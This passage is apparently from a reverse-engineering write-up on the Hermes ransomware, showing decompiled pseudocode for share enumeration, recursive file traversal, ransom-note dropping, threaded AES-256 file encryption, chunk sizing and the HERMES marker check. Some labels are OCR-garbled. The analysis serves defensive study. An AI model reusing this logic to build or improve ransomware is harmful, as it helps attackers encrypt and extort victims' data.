      EnumShares((int)v6, (int)ShareList);
      memset((char *)RootPathName, 0, 0x2710u);
      v7 = 0;
      v8 = 1;
      if ( (int)wcslen((int)ShareList) > 1 )
      {
        do
        {
          v9 = ShareList[v8];
          if ( v9 == 59 )
          {
            WriteRansomnote((int)RootPathName);
            RecursiveTraverse((int)RootPathName, 1, hProv, hKey);
            memset((char *)RootPathName, 0, 0x2710u);
            v7 = 0;
          }
          else
          {
            RootPathName[v7++] = v9;
          }
          ++v8;
        }
        while ( v8 < wcslen((int)ShareList) );
        v2 = v18;
      }
      p_dwAddr = v21;
    }
    p_dwAddr += 6;
    v21 = p_dwAddr;
    ++v20;
  }
```

About the recursive file enumeration, it’s pretty straightforward. It uses FindFirstFileW and compares the file names against a blacklist to avoid bricking the system.




```
HANDLE hFindFile; // [esp+724h] [ebp-4h]

v4 = a1;
v5 = (const WCHAR *)wcscat(a1, (int)L"\\*.*");
FirstFileW = FindFirstFileW(v5, &FindFileData);
hFindFile = FirstFileW;
v7 = wcscmp(a1, (int)L"*.*");
v8 = wcslen(v7);
*(_WORD *)(a1 + 2 * (wcslen(a1) - v8)) = 0;
if ( FirstFileW != (HANDLE)-1 )
{
  while ( (wcslen((int)FindFileData.cFileName) != 1
         || !wcswcs((int)FindFileData.cFileName, '.')
         || FindNextFileW(FirstFileW, &FindFileData))
       && (wcslen((int)FindFileData.cFileName) != 2
         || !wcscmp((int)FindFileData.cFileName, (int)L"..")
         || FindNextFileW(FirstFileW, &FindFileData)) )
  {
    bl_1[0] = 'W';
    bl_1[3] = 'd';
    bl_1[5] = 'w';
    bl_1[6] = 's';
    v45 = 0;
    bl_2[0] = 'A';
    bl_2[1] = 'h';
    bl_2[3] = 'L';
    bl_2[4] = 'a';
    bl_2[5] = 'b';
    bl_2[6] = 0;
    bl_3[0] = 'C';
    bl_3[1] = 'h';
    bl_3[2] = 'r';
    bl_3[4] = 'm';
    bl_1[2] = 'n';
    bl_2[2] = 'n';
    bl_3[6] = 0;
```




```
if ( !wcscmp((int)FindFileData.cFileName, (int)bl_1)
  && !wcscmp((int)FindFileData.cFileName, (int)bl_2)
  && !wcscmp((int)FindFileData.cFileName, (int)bl_3)
  && !wcscmp((int)FindFileData.cFileName, (int)v29)
  && !wcscmp((int)FindFileData.cFileName, (int)v36)
  && !wcscmp((int)FindFileData.cFileName, (int)v24) )
{
  FirstFileW = hFindFile;
}
else
{
  FirstFileW = hFindFile;
  while ( FindNextFileW(FirstFileW, &FindFileData) )
  {
    if ( !wcscmp((int)FindFileData.cFileName, (int)bl_1)
      && !wcscmp((int)FindFileData.cFileName, (int)bl_2)
      && !wcscmp((int)FindFileData.cFileName, (int)bl_3)
      && !wcscmp((int)FindFileData.cFileName, (int)v29)
      && !wcscmp((int)FindFileData.cFileName, (int)v36)
      && !wcscmp((int)FindFileData.cFileName, (int)v24) )
    {
      goto LABEL_30;
    }
  }
  if ( wcscmp((int)FindFileData.cFileName, (int)bl_1)
    || wcscmp((int)FindFileData.cFileName, (int)bl_2)
    || wcscmp((int)FindFileData.cFileName, (int)bl_3)
    || wcscmp((int)FindFileData.cFileName, (int)v29)
    || wcscmp((int)FindFileData.cFileName, (int)v36)
    || wcscmp((int)FindFileData.cFileName, (int)v24) )
  {
    return FindClose(FirstFileW);
```

When a directory is encountered it attempts to write the ransom note two times there and then do the recursion



```
if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
{
  WriteRansomnote(v4);
  v9 = wcscat(v4, (int)FindFileData.cFileName);
  RecursiveTraverse(v9, a2, a3, a4);
  WriteRansomnote(v4);
  v10 = wcslen(v4);
  *(_WORD *)(v4 + 2 * (v10 - wcslen((int)FindFileData.cFileName)) - 2) = 0;
}
```


When a file is found, it compares it to the “ID_DO_NOT_REMOVE” file and the ransom note to not encrypt them:



```
else
{
  memset((char *)v21, 0, sizeof(v21));
  wcscpy(v21, (int)FindFileData.cFileName);
  if ( !wcscmp((int)v21, (int)&ID_DO_NOT_REMOVE) && !wcscmp((int)v21, (int)&DECRYPT_INFORMATION_DOT_HTLML) )
  {
```

Else it will add the path to the array of paths to encrypt.


To encrypt a file it performs the following: Loops while the path list (tasks) is empty and sleeps to avoid overloading the CPU. When a path is found in the array, it dequeues it into some allocated memory, breaks the loop and increment a counter (might be used in debug mode) and then creates a thread to encrypt the file faster.



```
if ( v47 == 200 )
{
  v17 = VirtualAlloc(0, 0x2710u, 0x1000u, 4u);
  v18 = v17;
  if ( v17 )
  {
    *(_DWORD *)v17 = 0;
    wcscpy(v17, v4);
    wcscat((int)v18, (int)FindFileData.cFileName);
    while ( 1 )
    {
      TaskStruct = GetTaskFromList((int)&TaskLists);
      v20 = (void *)TaskStruct;
      if ( TaskStruct )
        break;
      ++EncryptedFilesCount;
      Sleep(0xFAu);
    }
    *(_DWORD *)(TaskStruct + '6\xB0') = a3;
    *(_DWORD *)(TaskStruct + '6\xB4') = a4;
    *(_DWORD *)(TaskStruct + '6\xB8') = 1;
    wcscpy((_WORD *)TaskStruct, (int)v18);
    CreateThread(0, 0, (LPTHREAD_START_ROUTINE)EncryptionThread, v20, 0, 0);
    VirtualFree(v18, 0, 0x8000u);
  }
  FirstFileW = hFindFile;
  break;
}
```

Part 7 – File Encryption

Inside the encryption thread we can see the following:




```
int __stdcall EncryptionThread(LPVOID TaskInfo)
{
  int v1; // ebx
  char *v2; // eax
  char *v3; // edi

  v1 = EncryptFileAES(
         (LPCWSTR)TaskInfo,
         *((_DWORD *)TaskInfo + 3500),
         *((_DWORD *)TaskInfo + 3501),
         *((_DWORD *)TaskInfo + 3502));
  if ( !wcscmp((int)TaskInfo, (int)&EncryptedPath) )
  {
    v2 = (char *)VirtualAlloc(0, 0x2710u, 0x1000u, 4u);
    v3 = v2;
    if ( v2 )
    {
      memset(v2, 0, 0x2710u);
      wcscpy(v3, (int)TaskInfo);
      wcscat((int)v3, (int)&unk_40609C);
      wcscat((int)v3, (int)word_40F508);
      wcscat((int)v3, (int)L"].HRM");
      MoveFileExW((LPCWSTR)TaskInfo, (LPCWSTR)v3, 8u);
      VirtualFree(v3, 0, 0x8000u);
    }
  }
  ReleaseThread((int)TaskInfo);
  return v1;
}
```

In this code, the malware encrypts the file and renames it with the the following pattern appended to the original filename: [attack@mail].HRM

The file path are stored in some sort of struct passed as a thread parameter from the recursive function.


Let's now detail exactly how the encryption works:

It first begins by setting the file attribute to "normal" and then opens the file with CreateFilesW with write and read permissions:




```
GetFileAttributeW(lpFileName);
SetFileAttribute(lpFileName, FILE_ATTRIBUTE_NORMAL);
FileW = CreateFileW(lpFileName, 0xC0000000, 0, 0, 3u, 0x80u, 0);
if ( !FileW )
{
  CloseHandle(0);
  return 0;
}
```

It then gets the size of the file by calling two times GetFileSizeEx:




```
LowPart = 0;
HighPart = 0;
FileSize.QuadPart = 0i64;
v52.QuadPart = 0i64;
if ( FileW != (HANDLE)-1 )
{
  GetFileSizeEx(FileW, &FileSize);
  GetFileSizeEx(FileW, &v52);
  HighPart = FileSize.HighPart;
  LowPart = FileSize.LowPart;
}
if ( LowPart == -1 && !HighPart )
{
  v8 = 1;
  goto LABEL_96;
}
ChunkSize = 0;
```

Hermes then determines if the file is a "big one" or a small one by comparing its size. It will then calculate the numbers of chunks to encrypt depending on the size (based on constant values). Each chunks are 1000000 bytes long.




```
if ( FileSize2.QuadPart > (unsigned __int64)(unsigned int)&Small_file_size )
{
  v9 = Multiply(FileSize2.QuadPart, 21i64);
  LODWORD(v10) = Divide(v9, 100i64);
  ChunkSize = Divide(v10, 1000000i64);
  if ( FileSize2.QuadPart > 0x104C533C00ui64 )
  {
    LODWORD(v11) = Divide(FileSize2.QuadPart, 100i64);
    v12 = Divide(v11, 1000000i64);
    ChunkSize = v12;
    if ( v12 > 0xFA0 )
    {
      ChunkSize = 3999;
      goto LABEL_22;
    }
BEL_21:
    if ( v12 )
      goto LABEL_22;
BEL_95:
    v8 = 2;
BEL_96:
    CloseHandle(FileW);
    return v8;
  }
  if ( (unsigned __int64)(FileSize2.QuadPart - 0x12A05F201i64) > 0xF224D49FEi64 )
  {
    if ( FileSize2.HighPart > 1u || FileSize2.HighPart && FileSize2.LowPart >= 0x2A05F200 )
    {
      v12 = ChunkSize;
BEL_20:
      if ( v12 > 0xFA0 )
        goto LABEL_95;
      goto LABEL_21;
    }
    v12 = ChunkSize;
  }
```

If the file is considered a “small” one, Hermes will calculate the number of chunks differently:




```
else
{
  v13 = Multiply(FileSize2.QuadPart, 3i64);
  LODWORD(v14) = Divide(v13, 100i64);
  v12 = Divide(v14, 1000000i64);
}
```

Hermes will not encrypt the file if it’s below 25 bytes:




```
if ( FileSize2.QuadPart < 25ui64 )
  goto Close_file;
```

Just before proceeding to the encryption part, the malware checks if the file is already encrypted. To do that, it checks if it contains the appended “HERMES” at the end by setting the file pointer to the beginning of the footer (which is 290 bytes). If the marker is found (the file is already encrypted) and the file doesn’t have the .HRM extension (as seen before), it renames it and exit the function. If it doesn’t contain the “HERMES” keyword, it reset the file pointer at the beginning and proceed to encrypting the file.




```
if ( FileSize2.QuadPart > 290ui64 )
{
  v27.HighPart = FileSize.HighPart;
  v27.LowPart = LowPart - 290;
  FileSize.LowPart = LowPart - 290;
  if ( SetFilePointerEx(FileW, v27, 0, 0) == -1 )
    return 3;
  FileMarker[1] = 0;
  if ( !ReadFile(FileW, encryptedMarker, 0x19u, &FileMarker[1], 0) )
    return 4;
  for ( i = 0; i < 0x14; ++i )
  {
    if ( encryptedMarker[i] == 'H'
      && encryptedMarker[i + 1] == 'E'
      && encryptedMarker[i + 2] == 'R'
      && encryptedMarker[i + 3] == 'M'
      && encryptedMarker[i + 4] == 'E'
      && encryptedMarker[i + 5] == 'S' )
    {
      CloseHandle(FileW);
      v46[0] = 'H';
      v46[1] = 'R';
      v47 = 'M';
      if ( !wcscmp((int)lpFileName, (int)v46) )
      {
        v16 = (WCHAR *)VirtualAlloc(0, 0x2710u, 0x1000u, 4u);
        v17 = v16;
        if ( v16 )
        {
          *(_DWORD *)v16 = 0;
          wcscpy(v16, (int)lpFileName);
          wcscpy(v17, (int)lpFileName);
          wcscat((int)v17, (int)v46);
          MoveFileExW(lpFileName, v17, 8u);
          VirtualFree(v17, 0, 0x8000u);
        }
      }
      return 5;
    }
  }
  if ( SetFilePointer(FileW, 0, 0, 0) == -1 )
    return 6;
}
```

To encrypt the file, Hermes generates a unique AES-256 key for the file:




```
 if ( !CryptGenKey(hProv, CALG_AES_256, 1u, &phKey) )
 {
   v29 = 7;
ABEL_85:
   v26 = v29;
   CloseHandle(FileW);
   goto LABEL_86;
 }
```

And then simply proceed to blocks by blocks encryption. If the read bytes count is less than the block it sets the finalize flag to true.



